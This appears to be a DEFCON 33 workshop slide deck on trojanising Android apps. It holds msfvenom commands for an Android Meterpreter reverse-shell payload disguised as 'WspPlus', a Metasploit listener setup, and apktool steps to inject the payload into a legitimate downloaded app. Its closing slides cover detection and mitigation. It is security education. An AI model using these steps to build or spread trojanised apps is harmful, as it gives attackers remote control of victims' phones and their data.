DEFCON 33

WORKSHOP

# Creating malicious functional app on Android




**Made by**
Gianpaul Custodio C.

**Cybersecurity Creative Content**
@HackeMate - YouTube

**Contact**
contacto@hackemate.com.pe

# Flow

WORKSHOP



Malicious Functional App



Attacker



Victim

DEFCON 33

WORKSHOP

# Agenda

- #Whoami
- Dynamic
- Creating an official app
- Create a fake app
- Upload app... where?
- Video Demo
- iPhone is secure?
- Questions & Answers

# ABOUT ME




2025

## #WHOAMI

- Cybersecurity Engineer.
- Red Team (eJPT, eWPT).
- Blue Team at Microsoft Fundamental (AZ-900), Microsoft Security, Compliance, and Identity Fundamentals (SC-900).
- Google Product Expert in Google Drive.
- Content creator on YouTube as HackeMate, covering Cybersecurity, Defensive and Offensive Security [+24k subscribers]

Gianpaul Custodio



# HackeMate

@HackeMate · 24.1 k suscriptores · 101 videos

Hacking ético y Ciberseguridad con fines académicos. ...más

instagram.com/hackemate.pe y 3 vínculos más

Suscribirse | Unirse

Principal | Videos | Shorts | En vivo | Playlists | Comunidad




**Crear Diccionarios en Kali Linux para H4ck1nG**

22,307 vistas • hace 3 años

600 likes y subo LA PARTE 2 !!!!!!!
En este video explicaré la importancia en crear una contraseña, es decir, qué cosas puedes poner y qué cosas no.

Redes Sociales:
Facebook: https://www.facebook.com/hackemateperu
Instagram: https://www.instagram.com/hackemate.pe/...
MÁS INFORMACIÓN

## UNIVERSIDADES

Reproducir todo




**Resuelve este CÓDIGO Y GANA $100 | Universidad...**

HackeMate
80 k vistas • hace 3 meses




**Resuelve este CÓDIGO Y GANA $250 | SOLO 1 PUDO...**

HackeMate
15 k vistas • hace 3 semanas




**El Duelo de las Universidades: Analizando...**

HackeMate
20 k vistas • hace 1 año

## Videos populares

Reproducir todo





**Resuelve este CÓDIGO Y GANA $100 | Universidad...**

80 k vistas • hace 3 meses




**KALI LINUX DESDE CERO | Teoría + FULL PRÁCTICA +...**

54 k vistas • hace 3 años




**TOP 6 MEJORES PELÍCULAS PARA CIBERSEGURIDAD Y...**

32 k vistas • hace 3 años




**Keylogger 2.0 en PYTHON | HackeMate**

23 k vistas • hace 3 años





**Crear Diccionarios en Kali Linux para H4ck1nG**

22 k vistas • hace 3 años




**El Duelo de las Universidades: Analizando...**

20 k vistas • hace 1 año



DEFCON 33

WORKSHOP

# Dynamic!
# Never Have I Ever

# Never Have I Ever...

WORKSHOP









...Installed a ‘free’ antivirus.

# Never Have I Ever...










...Installed the entire Office,
All adobe, Windows11 [crack]

# Never Have I Ever...

WORKSHOP




...Installed WhatsApp Plus

# Never Have I Ever...

WORKSHOP







...Installed Spotify Free

# Never Have I Ever...

WORKSHOP





...Watched a movie on Cuevana3

DEFCON 33

WORKSHOP

# How to create an **Official App**




WORKSHOP

# Android operating system architecture

WORKSHOP

# Android Application Components


01 Activities

02 Services

03 Broadcast Receivers

04 Content Providers






WORKSHOP

# Android Process Flow Diagram

DEFCON 33

WORKSHOP

# How to create a **FAKE App**

# WORKSHOP

## APP2.APK

```
sudo msfvenom -p android/meterpreter/reverse_tcp
LHOST=XXXX LPORT=4646 -o WspPlus.apk
```

```
msfconsole
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST XXXX
set LPORT 4646
run
```



Download an official app

1

apkmonk

One stop for all android

## APP1.APK

2



Create a malware using Metasploit Framework

3

APP2.APK

Extract

APP1.APK

Extract

APP3.APK

Resultado Final



Malware injecting within a real application

WORKSHOP

# Download an official app



apkmonk
One stop for all android apps

Search for apps



## Valkyrie Crusade 【Anime-Style TCG x Builder Game】 apk

**Updated On**
May 30, 2021

**App Version**
8.1.1

DOWNLOAD APK

This apk is safe to download from this mirror and free of any virus.

Check Previous Versions

# Create a malware using Metasploit Framework



WORKSHOP


## KALI LINUX

```
sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=XXXX LPORT=4646 -o WspPlus.apk
```

## METASPLOIT FRAMEWORK

```
msfconsole
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST XXXX
set LPORT 4646
run
```

# Malware injecting within a real application



WORKSHOP

## APKTOOL


```
java -jar /home/kali/Downloads/apktool_2.4.1.jar d app1.apk

java -jar /home/kali/Downloads/apktool_2.4.1.jar d app2.apk
```






# Malware injecting within a real application



WORKSHOP

app2.apk

/smali/com/metasploit

we're trying to copy the file "metasploit" in the original app

**app2.apk:**

```
tar -cf - ./smali/ | (cd ../app1/; tar -xpf - )
```

WORKSHOP

# Analysis

1. Generating the Malicious Payload: msfvenom was used to create a payload with Android Meterpreter Reverse TCP, allowing the attacker to gain control when the victim executes the infected application.

2. Extracting and Modifying a Legitimate Application: APKTool was used to decompile an official application, with the goal of injecting malicious code within its original structure while maintaining its legitimate appearance and functionality.

3. Injecting the Malicious Code: The Metasploit code was inserted within the Smali (.smali) files, enabling the application to execute the payload without altering its expected behavior.

4. Repackaging and Signing: After injection, the application was repackaged and digitally signed to bypass Android's installation restrictions.

5. Establishing Remote Access: Metasploit Multi/Handler was set up to listen for incoming connections from infected devices, allowing the attacker to remotely execute commands using Meterpreter.



# Handling Malware Safely

WORKSHOP




Malware APK involves running potentially harmful software, so it should only be performed in controlled environments where there is no risk of infecting important files or infecting other computers.




# DEMO

DEFCON 33

WORKSHOP




https://drive.google.com/file/d/1pK148KxEY6SXfPSWUpVQx8m3fZdAXI0o/view?usp=sharing

# Conclusions

WORKSHOP

**1. Exploiting Trust & Reverse Engineering Risks**

Attackers modify legitimate apps using APKTool and smali, embedding malicious code while keeping the app's interface unchanged, making detection difficult.

**2. Evasion & Persistence Techniques**

Repackaging and signing the app bypass Android security. If combined with obfuscation, it becomes harder for antivirus to detect.

**3. Full Device Compromise via Meterpreter**

The attack grants remote access, enabling data theft, camera/mic activation, and keylogging, posing a severe security risk.

**4. Mitigation & Defense Strategies**

Users should verify app integrity, enforce Google Play Protect, restrict unknown app installations, and implement Mobile Threat Defense (MTD) to prevent infections.

DEFCON 33

WORKSHOP

# So... iPhone is Secure?



DEFCON 33

WORKSHOP

# Questions & Answers

DEFCON 33

# Thanks!

Thank you very much for being in my workshop, I am very grateful to be able to dictate my first workshop in DEFCON 🚀 If you have any questions, are interested in collaborations, or simply want to dive deeper into cybersecurity, ethical hacking, and technology, feel free to reach out. You can find me on my social media or contact me directly.

## Follow me!

📩 Direct contact: **contacto@hackemate.com.pe**

📘 Follow me on social media: YouTube, Instagram, TikTok, LinkedIn

See you in the next challenge! 💻🔥









